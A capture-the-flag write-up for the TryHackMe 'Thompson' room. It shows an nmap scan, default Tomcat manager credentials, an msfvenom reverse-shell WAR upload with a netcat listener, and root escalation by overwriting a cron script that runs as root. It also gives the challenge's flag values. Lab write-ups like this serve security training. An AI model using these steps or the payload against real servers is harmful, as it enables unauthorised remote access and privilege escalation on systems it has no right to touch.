> CTF Challenge Name : ,Thompson,
> CTF Platform : ,TryHackMe,
> Author : Karun-A3E


Recon

Start of with a NMAP scan to check for open ports and services to exploit.

```
root@ip-10-10-21-133:~# nmap -sC -sV 10.10.182.236 -T4 --min-rate=9400

Starting Nmap 7.60 ( https://nmap.org ) at 2023-11-02 16:17 GMT
Nmap scan report for ip-10-10-182-236.eu-west-1.compute.internal (10.10.182.236)
Host is up (0.00035s latency).
Not shown: 997 closed ports
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 fc:05:24:81:98:7e:b8:db:05:92:a6:e7:8e:b0:21:11 (RSA)
|   256 60:c8:40:ab:b0:09:84:3d:46:64:61:13:fa:bc:1f:be (ECDSA)
|_  256 b5:52:7e:9c:01:9b:98:0c:73:59:20:35:ee:23:f1:a5 (EdDSA)
8009/tcp open  ajp13   Apache Jserv (Protocol v1.3)
|_ajp-methods: Failed to get a valid response for the OPTION request
8080/tcp open  http    Apache Tomcat 8.5.5
|_http-favicon: Apache Tomcat
|_http-title: Apache Tomcat/8.5.5
MAC Address: 02:72:C4:E0:64:7B (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

From the scan we are able to notice that there is an http service operating on the port number 8080. After browsing to 10.10.182.236:8080, we are able to obtain the following resultant :



It looks like you haven't started Firefox in a while. Do you want to clean it up for a fresh, like-new experience? And by the way, welcome back!

Apache Tomcat/8.5.5

If you're seeing this, you've successfully installed Tomcat. Congratulations!

Recommended Reading:
Security Considerations HOW-TO
Manager Application HOW-TO
Clustering/Session Replication HOW-TO

Developer Quick Start

Managing Tomcat

For security, access to the manager webapp is restricted. Users are defined in:

`$CATALINA_HOME/conf/tomcat-users.xml`

In Tomcat 8.5 access to the manager application is split between different users. Read more...

Documentation

Find additional important configuration information in:

Getting Help

FAQ and Mailing Lists

The following mailing lists are available:

tomcat-announce
Important announcements, releases, security vulnerability notifications. (Low volume).

Exploitng Tomcat

In Tomcat service, there is a button leading to manager App. After clicking on it , it requested for credentials. After performing google search for default credentials, here are some default credentials that can be used for tomcat ;

- admin:admin
- tomcat:tomcat
- admin:
- admin:s3cr3t
- tomcat:s3cr3t
- admin:tomcat

Eventually, after entering the wrong credentials, the page itself states the username and password and that is : tomcat::s3cret. After logging into tomcat, we are able to obtain management rights. Now we can attempt to perform a RCE from the tomcat.


In the App manager, there is an option to upload war files, and so for this, we can make use of msfvenom, to generate a reverse shell that we can upload onto the site.

```
root@ip-10-10-21-133:~# msfvenom -p java/jsp_shell_reverse_tcp LHOST=10.10.21.133 LPORT=1234 -f war -o revshell.war
Payload size: 1091 bytes
Final size of war file: 1091 bytes
Saved as: revshell.war
```

Once the revshell.war is generated, we can then start a netcat for port 1234

```
root@ip-10-10-21-133:~# nc -lvnp 1234
Listening on [0.0.0.0] (family 0, port 1234)
```

Now we can upload the war file to the site.



Deploy

Deploy directory or WAR file located on server

Context Path (required):


XML Configuration file URL:

WAR or Directory URL:

WAR file to deploy

Select WAR file to upload

After deploying the file, you can see the file on the list of applications.



Applications

Path	Version	Display Name	Running	Sessions	Commands
/	*None specified*	Welcome to Tomcat	true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/docs	*None specified*	Tomcat Documentation	true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/examples	*None specified*	Servlet and JSP Examples	true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/hgkFDt6wiHIUB29WWEON5PA	*None specified*		true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/host-manager	*None specified*	Tomcat Host Manager Application	true	0	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/manager	*None specified*	Tomcat Manager Application	true	1	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes
/revshell	*None specified*		true	1	Start Stop Reload Undeploy Expire sessions with idle ≥ 30 minutes

Click on the revshell to gain access.

```
root@ip-10-10-21-133:~# nc -lvnp 1234
Listening on [0.0.0.0] (family 0, port 1234)
Connection from 10.10.182.236 36904 received!
whoami
tomcat
```

User Flag

First of all, make a more stable shell, by upgrading the shell, use the following command :

```
python3 -c 'import pty;  pty.spawn("/bin/bash")'
```

Now we can check if user tomcat can read the user.txt

```
tomcat@ubuntu:/$ cd /home
cd /home
tomcat@ubuntu:/home$ ls
ls
jack
tomcat@ubuntu:/home$ cd jack
cd jack
tomcat@ubuntu:/home/jack$ ls
ls
id.sh  test.txt  user.txt


tomcat@ubuntu:/home/jack$ cat user.txt
cat user.txt
39400c90bc683a41a8935e4719f181bf
```

With that we have obtained the user flag :: 39400c90bc683a41a8935e4719f181bf

Root Flag

After exploring the /etc/crontab,

```
cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
```

```
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
*  *    * * *   root    cd /home/jack && bash id.sh
```

Notice at the last there is script being executed called id.sh, and this is from root user, meaning this script is going to be running with root permission.

Using the following command, we can edit the ,id.sh, to give a different resultant :

```
echo "cat /root/root.txt > text.txt" > id.sh
```

After this command is entered, wait for a while, and we can obtain the root flag.

```
tomcat@ubuntu:/home/jack$ ls
ls
id.sh  test.txt  text.txt  user.txt
tomcat@ubuntu:/home/jack$ cat test.txt
cat test.txt
uid=0(root) gid=0(root) groups=0(root)
tomcat@ubuntu:/home/jack$ cat text.txt
cat text.txt
d89d5391984c0450a95497153ae7ca3a
tomcat@ubuntu:/home/jack$
```

With that, we have obtained a root flag : d89d5391984c0450a95497153ae7ca3a